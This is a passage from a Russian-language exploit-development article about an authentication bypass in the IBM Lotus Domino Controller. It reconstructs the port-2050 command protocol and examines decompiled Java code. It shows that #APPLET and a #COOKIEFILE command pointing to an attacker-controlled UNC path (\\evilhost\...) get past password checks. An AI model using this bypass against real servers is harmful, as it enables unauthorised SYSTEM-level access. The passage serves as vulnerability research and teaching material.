

сохраненных аутентификационных данных. Приложение сравнивает данные из этого файла с данными пользователя. Путь может быть представлен в виде UNC, что позволит атакующему контролировать оба сравниваемых значения. Эксплуатируя эту уязвимость, удаленный атакующий сможет выполнить код с правами SYSTEM».

Это описание вполне раскрывает всю суть проблемы: во время аутентификации атакующий может подменить параметр COOKIEFILE на параметр, содержащий путь к файлу \\evilhost\password_cookie_file, который находится под контролем самого атакующего. В этот файл как раз и входит строка, сравниваемая с паролем, который вводится при аутентификации. Однако более подробная информация в описании уязвимости отсутствовала.

ПРОТОКОЛ

Итак, мы знаем, что уязвимая служба висит на порте 2050. Это очевидно, так как контроллер Lotus всегда находится там. Однако протокол общения лично мне был неизвестен. Погуглив информацию об этом протоколе, я ничего не нашел. В то же самое время мой напарник Александр Миноженко заметил, что автор бага, достаточно известный пентестер и хакер из Швеции Патрик Карлсон, также является автором модулей для культового сканера nmap. Некоторые из этих модулей как раз работают с Lotus-контроллером, например модуль для брутфорса и выполнения кода, предназначенный для тех случаев, когда пароль известен.


Рассмотрим код этих модулей:

```
socket:reconnect_ssl()
...
socket:send("#API\n")
socket:send(("#UI %s,%s\n"):format(user,pass) )
socket:receive_lines(1)
socket:send("#EXIT\n")
...
```

Как видно, аутентификация в Lotus-контроллере выглядит достаточно просто: это SSL-туннель, в котором все команды идут открытым текстом и начинаются с символа «#». Таким образом, для аутентификации с логином admin и паролем pass нам нужно ввести команду «#UI admin,pass». Этот факт не слишком приближает нас к пониманию того, как осуществить атаку, поскольку ни один модуль nmap не использует путь COOKIEFILE для аутентификации. Однако, проявив немного смекалки, можно придумать команду «#COOKIEFILE \\evil\file». Протестировав эту команду, я не получил ровным счетом ничего, даже уведомления об ошибке в синтаксисе (это говорит нам о том, что сама по себе команда вроде бы верна).

ПОЧТИ РЕВЕРС-ИНЖИНИРИНГ

После всех безуспешных попыток проникнуть в код алгоритма мне пришлось декомпилировать код контроллера. Выяснилось, что контроллер полностью написан на Java, поэтому и IDA Pro, и Оля-дебаггер оказались не нужны. Пригодился обыкновенный DJ decompiler ([members](#).



Ncat-атака

[fortunecity.com/neshkov/dj.html](#)], который превратил jar-файл C:\Program Files\IBM\Lotus\Domino\Data\domino\java\dconsole.jar в кучу практически полностью читаемого Java-кода. Воспользовавшись поиском, я быстро нашел в полученных файлах класс NewClient.class, отвечающий за работу с консолью и аутентификацию. Давай взглянем на сам код:

```
// s1 – строка ввода с 2050/tcp
if(s1.equals("#EXIT"))
    return 2;
...
if(s1.equals("#COOKIEFILE"))
    if(stringtokenizer.hasMoreTokens())
        // Ага. Мы были правы:
        // #COOKIEFILE <путь к файлу>
        cookieFilename = stringtokenizer.nextToken().trim();
    return 7;
...
if(!s1.equals("#UI"))
    if(stringtokenizer.hasMoreTokens())
        // Аутентификация...
        usr = stringtokenizer.nextToken(",").trim();
    if(usr == null)
        return 4;
    if(stringtokenizer.hasMoreTokens())
        // Пароль после запятой, это мы и так знали
        pwd = stringtokenizer.nextToken().trim();
    return 0;
...
```

Наши догадки о формате команд оказались верны. Теперь давай найдем интересующий нас процесс аутентификации:

```
/* Цикл чтения ввода */
do{
    // ReadFromUser – эта функция была в предыдущем листинге
    int i = ReadFromUser();
    ...
    if(i == 6) { //Если #APPLET
        appletConnection = true;
        continue;
    }
    ...
    userinfo = UserManager.findUser(usr);
    if(userinfo == null) {
        // Если юзер не найден... Бар!
        WriteToUser("NOT_REG_ADMIN");
        continue;
    }
    ...
    if(!appletConnection)
        // Если не было #APPLET, то обычная аутентификация
        flag=vrfyPwd.verifyUserPassword(pwd,userinfo.userPWD());
    else // Если же была команда #APPLET
        // Аутентификация по COOKIE? Ага!
        flag = verifyAppletUserCookie(usr, pwd);
    ...
} while(true); // end loop
if(flag) // Если результат аутентификации положительный,
        // загрузить консоль управления, ура!
...
```

Из этого кода видно, что нам необходимо «включить» уязвимый механизм аутентификации с помощью команды #APPLET до использования #UI и #COOKIEFILE. Кроме того, дело не дойдет до аутентификации, если ты не знаешь логин, который содержится в файле